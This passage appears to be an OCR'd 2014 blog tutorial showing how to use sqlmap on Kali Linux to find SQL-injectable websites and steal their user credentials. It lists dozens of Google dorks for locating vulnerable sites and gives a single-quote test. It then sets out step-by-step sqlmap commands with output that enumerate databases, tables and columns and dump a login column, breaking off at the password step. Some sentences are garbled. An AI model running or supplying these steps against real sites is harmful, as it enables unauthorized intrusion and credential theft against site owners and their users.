
Use SQLMAP SQL Injection website and database in Kal



August 28, 2014 Cracking, Hacking, Kali Linux, Linux, SQL Injection, SqlMap

SQL injection is a code injection technique, used to attack data driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to Hack dump website the password database using contents to the attacker). SQL injection must exploit a security vulnerability in an WireShark application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL databases. In this guide I will show you how to SQLMAP SQL Injection on Kali Linux to hack a website (more specifically Database) and extract usernames and passwords on Kali Linux.

Did you knew every time you fill in your username and password on a website …

Attack a website using

slowhttptest from Linux and Mac

SlowHTTPTest is a highly configurable tool that simulates some Application Layer Denial of Service attacks. …

What is SQLMAP

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Features

1. Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite,

Firebird, Sybase and SAP MaxDB database management systems.

2. Full support for six SQL injection techniques: boolean-based blind, time-based blind, error-based, UNION query, stacked queries and out-of-band.
3. Support to directly connect to the database without passing via a SQL injection, by providing DBMS credentials, IP address, port and database name.
4. Support to enumerate users, password hashes, privileges, roles, databases, tables and columns.
5. Automatic recognition of password hash formats and support for cracking them using a dictionary-based attack.
6. Support to dump database tables entirely, a range of entries or specific columns as per user's choice. The user can also choose to dump only a range of characters from each column's entry.
7. Support to search for specific database names, specific tables across all databases or specific columns across all databases' tables. This is useful, for instance, to identify tables containing custom application credentials where relevant columns' names contain string like name and pass.
8. Support to download and upload any file from the database server underlying file system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
9. Support to execute arbitrary commands and retrieve their standard output on the database server underlying operating system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
10. Support to establish an out-of-band stateful TCP connection between the attacker machine and the database server underlying operating system. This channel can be an interactive command prompt, a Meterpreter session or a graphical user interface (VNC) session as per user's choice.
11. Support for database process' user privilege escalation via Metasploit's Meterpreter getsystem command.

[Source: www.sqlmap.org]

Be considerate to the user who spends time and effort to put up a website and possibly depends on it to make his days end. Your actions might impact someone is a way you never wished for. I think I can't make it anymore clearer.

So here goes:

Contents [hide]

Step 1: Find a Vulnerable Website

This is usually the toughest bit and takes longer than any other steps. Those who know how to use Google Dorks knows this already, but in case you don't I have put together a number of strings that you can search in Google. Just copy paste any of the lines in Google and Google will show you a number of search results.

Step 1.a: Google Dorks strings to find Vulnerable SQLMAP SQL injectable website

This list a really long.. Took me a long time to collect them. If you know SQL, then you can add more here.. Put them in comment section and I will add them here.

Google Dork string Column 1	Google Dork string Column 2	Google Dork string Column 3
inurl:item_id=	inurl:review.php?id=	inurl:hosting_info.php?id=
inurl:newsid=	inurl:iniziativa.php?in=	inurl:gallery.php?id=

inurl:trainers.php?id=	inurl:curriculum.php?id=	inurl:rub.php?idr=
inurl:news-full.php?id=	inurl:labels.php?id=	inurl:view_faq.php?id=
inurl:news_display.php?getid=	inurl:story.php?id=	inurl:artikelinfo.php?id=
inurl:index2.php?option=	inurl:look.php?ID=	inurl:detail.php?ID=
inurl:readnews.php?id=	inurl:newsone.php?id=	inurl:index.php?=
inurl:top10.php?cat=	inurl:aboutbook.php?id=	inurl:profile_view.php?id=
inurl:newsone.php?id=	inurl:material.php?id=	inurl:category.php?id=
inurl:event.php?id=	inurl:opinions.php?id=	inurl:publications.php?id=
inurl:product-item.php?id=	inurl:announce.php?id=	inurl:fellows.php?id=
inurl:sql.php?id=	inurl:rub.php?idr=	inurl:downloads_info.php?id=
inurl:index.php?catid=	inurl:galeri_info.php?l=	inurl:prod_info.php?id=
inurl:news.php?catid=	inurl:tekst.php?idt=	inurl:shop.php?do=part&id=
inurl:index.php?id=	inurl:newscat.php?id=	inurl:productinfo.php?id=
inurl:news.php?id=	inurl:newsticker_info.php?idn=	inurl:collectionitem.php?id=
inurl:index.php?id=	inurl:rubrika.php?idr=	inurl:band_info.php?id=
inurl:trainers.php?id=	inurl:rubp.php?idr=	inurl:product.php?id=
inurl:buy.php?category=	inurl:offer.php?idf=	inurl:releases.php?id=
inurl:article.php?ID=	inurl:art.php?idm=	inurl:ray.php?id=
inurl:play_old.php?id=	inurl:title.php?id=	inurl:produit.php?id=
inurl:declaration_more.php?decl_id=	inurl:news_view.php?id=	inurl:pop.php?id=
inurl:pageid=	inurl:select_biblio.php?id=	inurl:shopping.php?id=
inurl:games.php?id=	inurl:humor.php?id=	inurl:productdetail.php?id=
inurl:page.php?file=	inurl:aboutbook.php?id=	inurl:post.php?id=

inurl:newsDetail.php?id=

inurl:gallery.php?id=

inurl:article.php?id=

inurl:show.php?id=

inurl:staff_id=

inurl:newsitem.php?num=

inurl:readnews.php?id=

inurl:top10.php?cat=

inurl:historialeer.php?num=

inurl:reagir.php?num=

inurl:Stray-Questions-View.php?num=

inurl:forum_bds.php?num=

inurl:game.php?id=

inurl:view_product.php?id=

inurl:newsone.php?id=

inurl:sw_comment.php?id=

inurl:news.php?id=

inurl:avd_start.php?avd=

inurl:event.php?id=

inurl:product-item.php?id=

inurl:sql.php?id=

inurl:ogl_inet.php?ogl_id=

inurl:fiche_spectacle.php?id=

inurl:communique_detail.php?id=

inurl:sem.php3?id=

inurl:kategorie.php4?id=

inurl:news.php?id=

inurl:index.php?id=

inurl:faq2.php?id=

inurl:show_an.php?id=

inurl:preview.php?id=

inurl:loadpsb.php?id=

inurl:opinions.php?id=

inurl:spr.php?id=

inurl:pages.php?id=

inurl:announce.php?id=

inurl:clanek.php4?id=

inurl:participant.php?id=

inurl:download.php?id=

inurl:main.php?id=

inurl:review.php?id=

inurl:chappies.php?id=

inurl:viewshowdetail.php?id=

inurl:clubpage.php?id=

inurl:memberInfo.php?id=

inurl:section.php?id=

inurl:theme.php?id=

inurl:page.php?id=

inurl:shredder-categories.php?id=

inurl:tradeCategory.php?id=

inurl:product_ranges_view.php?ID=

inurl:shop_category.php?id=

inurl:transcript.php?id=

inurl:channel_id=

inurl:aboutbook.php?id=

inurl:preview.php?id=

inurl:loadpsb.php?id=

inurl:pages.php?id=

inurl:material.php?id=	inurl:read.php?id=	
inurl:clanek.php4?id=	inurl:prod_detail.php?id=	
inurl:announce.php?id=	inurl:viewphoto.php?id=	
inurl:chappies.php?id=	inurl:article.php?id=	
inurl:read.php?id=	inurl:person.php?id=	
inurl:viewapp.php?id=	inurl:productinfo.php?id=	
inurl:viewphoto.php?id=	inurl:showimg.php?id=	
inurl:rub.php?idr=	inurl:view.php?id=	
inurl:galeri_info.php?l=	inurl:website.php?id=	

Step 1.b: Initial check to confirm if website is vulnerable to SQLMAP SQL Injection

For every string show above, you will get huundreds of search results. How do you know which is really vulnerable to SQLMAP SQL Injection. There's multiple ways and I am sure people would argue which one is best but to me the following is the simplest and most conclusive.

Let's say you searched using this string

```
inurl:item_id=
```

and one of the search result shows a website like this:

```
http://www.sqldummywebsite.com/cgi-bin/item.cgi?item_id=15
```

Just add a single quotation mark

```
'
```

at the end of the URL. (Just to ensure,

```
"
```

is a double quotation mark and

```
'
```


is a single quotation mark).

So now your URL will become like this:

```
http://www.sqldummywebsite.com/cgi-bin/item.cgi?item_id=15'
```

If the page returns an SQL error, the page is vulnerable to SQLMAP SQL Injection. If it loads or redirect you to a different page, move on to the next site in your Google search results page.

See example error below in the screenshot. I've obscured everything including URL and page design for obvious reasons.



Examples of SQLi Errors from Different Databases and Languages

Microsoft SQL Server

```
Server Error in '/' Application. Unclosed quotation mark before the character string 'attack;'.
```

Description: An unhanded exception occurred during the execution of the current web request. Please review the stack trace for more information about the error where it originated in the code.

```
Exception Details: System.Data.SqlClient.SqlException: Unclosed quotation mark before the character string 'attack;'.
```

MySQL Errors

```
Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result resource in /var/www/myawesomestore.com/buystuff.php on line 12
```

```
Error: You have an error in your SQL syntax: check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 12
```

Oracle Errors

```
java.sql.SQLException: ORA-00933: SQL command not properly ended at oracle.jdbc.dbaaccess.DBError.throwSqlException(DBError.java:180)
at oracle.jdbc.ttc7.TTIoer.processError(TTIoer.java:208)
```

```
Error: SQLExceptionjava.sql.SQLException: ORA-01756: quoted string not properly terminated
```

PostgreSQL Errors

```
Query failed: ERROR: unterminated quoted string at or near "''"
```

Step 2: List DBMS databases using SQLMAP SQL Injection

As you can see from the screenshot above, I've found a SQLMAP SQL Injection vulnerable website. Now I need to list all the databases in that Vulnerable database. (this is also called enumerating number of columns). As I am using SQLMAP, it will also tell me which one is vulnerable.

Run the following command on your vulnerable website with.

```
sqlmap -u http://www.sqldummywebsite.com/cgi-bin/item.cgi?item_id=15 --dbs
```

In here:

```
sqlmap
```

= Name of sqlmap binary file


```
-u
```

= Target URL (e.g. "http://www.sqldummywebsite.com/cgi-bin/item.cgi?item_id=15")

```
--dbs
```

= Enumerate DBMS databases

See screenshot below.



This commands reveals quite a few interesting info:

```
web application technology: Apache
back-end DBMS: MySQL 5.0
[10:55:53] [INFO] retrieved: information_schema
[10:55:56] [INFO] retrieved: sqldummywebsite
[10:55:56] [INFO] fetched data logged to text files under '/usr/share/sqlmap/output/www.sqldummywebsite.com'
```

So, we now have two database that we can look into.

```
information_schema
```

is a standard database for almost every MYSQL database. So our interest would be on

```
sqldummywebsite
```

database.

Step 3: List tables of target database using SQLMAP SQL Injection

Now we need to know how many tables this


```
sqldummywebsite
```

database got and what are their names. To find out that information, use the following command:

```
sqlmap -u http://www.sqldummywebsite.com/cgi-bin/item.cgi?item_id=15 -D sqldummywebsite --tables
```

Sweet, this database got 8 tables.

```
[10:56:20] [INFO] fetching tables for database: 'sqldummywebsite'
[10:56:22] [INFO] heuristics detected web page charset 'ISO-8859-2'
[10:56:22] [INFO] the SQL query used returns 8 entries
[10:56:25] [INFO] retrieved: item
[10:56:27] [INFO] retrieved: link
[10:56:30] [INFO] retrieved: other
[10:56:32] [INFO] retrieved: picture
[10:56:34] [INFO] retrieved: picture_tag
[10:56:37] [INFO] retrieved: popular_picture
[10:56:39] [INFO] retrieved: popular_tag
[10:56:42] [INFO] retrieved: user_info
```



and of course we want to check whats inside

```
user_info
```

table using SQLMAP SQL Injection as that table probably contains username and passwords.

Step 4: List columns on target table of selected database using SQLMAP SQL Injection

Now we need to list all the columns on target table

```
user_info
```

of

```
sqldummywebsite
```

database using SQLMAP SQL Injection. SQLMAP SQL Injection makes it really easy, run the following command:

```
sqlmap -u http://www.sqldummywebsite.com/cgi-bin/item.cgi?item_id=15 -D sqldummywebsite -T user_info --columns
```

This returns 5 entries from target table

```
user_info
```

of

```
sqldummywebsite
```

database.

```
[10:57:16] [INFO] fetching columns for table 'user_info' in database 'sqldummywebsite'
[10:57:18] [INFO] heuristics detected web page charset 'ISO-8859-2'
[10:57:18] [INFO] the SQL query used returns 5 entries
[10:57:20] [INFO] retrieved: user_id
[10:57:22] [INFO] retrieved: int(10) unsigned
[10:57:25] [INFO] retrieved: user_login
[10:57:27] [INFO] retrieved: varchar(45)
[10:57:32] [INFO] retrieved: user_password
[10:57:34] [INFO] retrieved: varchar(255)
[10:57:37] [INFO] retrieved: unique_id
[10:57:39] [INFO] retrieved: varchar(255)
[10:57:41] [INFO] retrieved: record_status
[10:57:43] [INFO] retrieved: tinyint(4)
```


AHA! This is exactly what we are looking for … target table

```
user_login
```

and

```
user_password
```

.




Step 5: List usernames from target columns of target table of selected database using SQLMAP SQL Injection

SQLMAP SQL Injection makes is Easy! Just run the following command again:

```
sqlmap -u http://www.sqldummywebsite.com/cgi-bin/item.cgi?item_id=15 -D sqldummywebsite -T user_info -C user_login --dump
```

Guess what, we now have the username from the database:

```
[10:58:39] [INFO] retrieved: userX
[10:58:40] [INFO] analyzing table dump for possible password hashes
```



Almost there, we now only need the password to for this user.. Next shows just that..

Step 6: Extract password from target columns of target table of selected database using SQLMAP SQL Injection

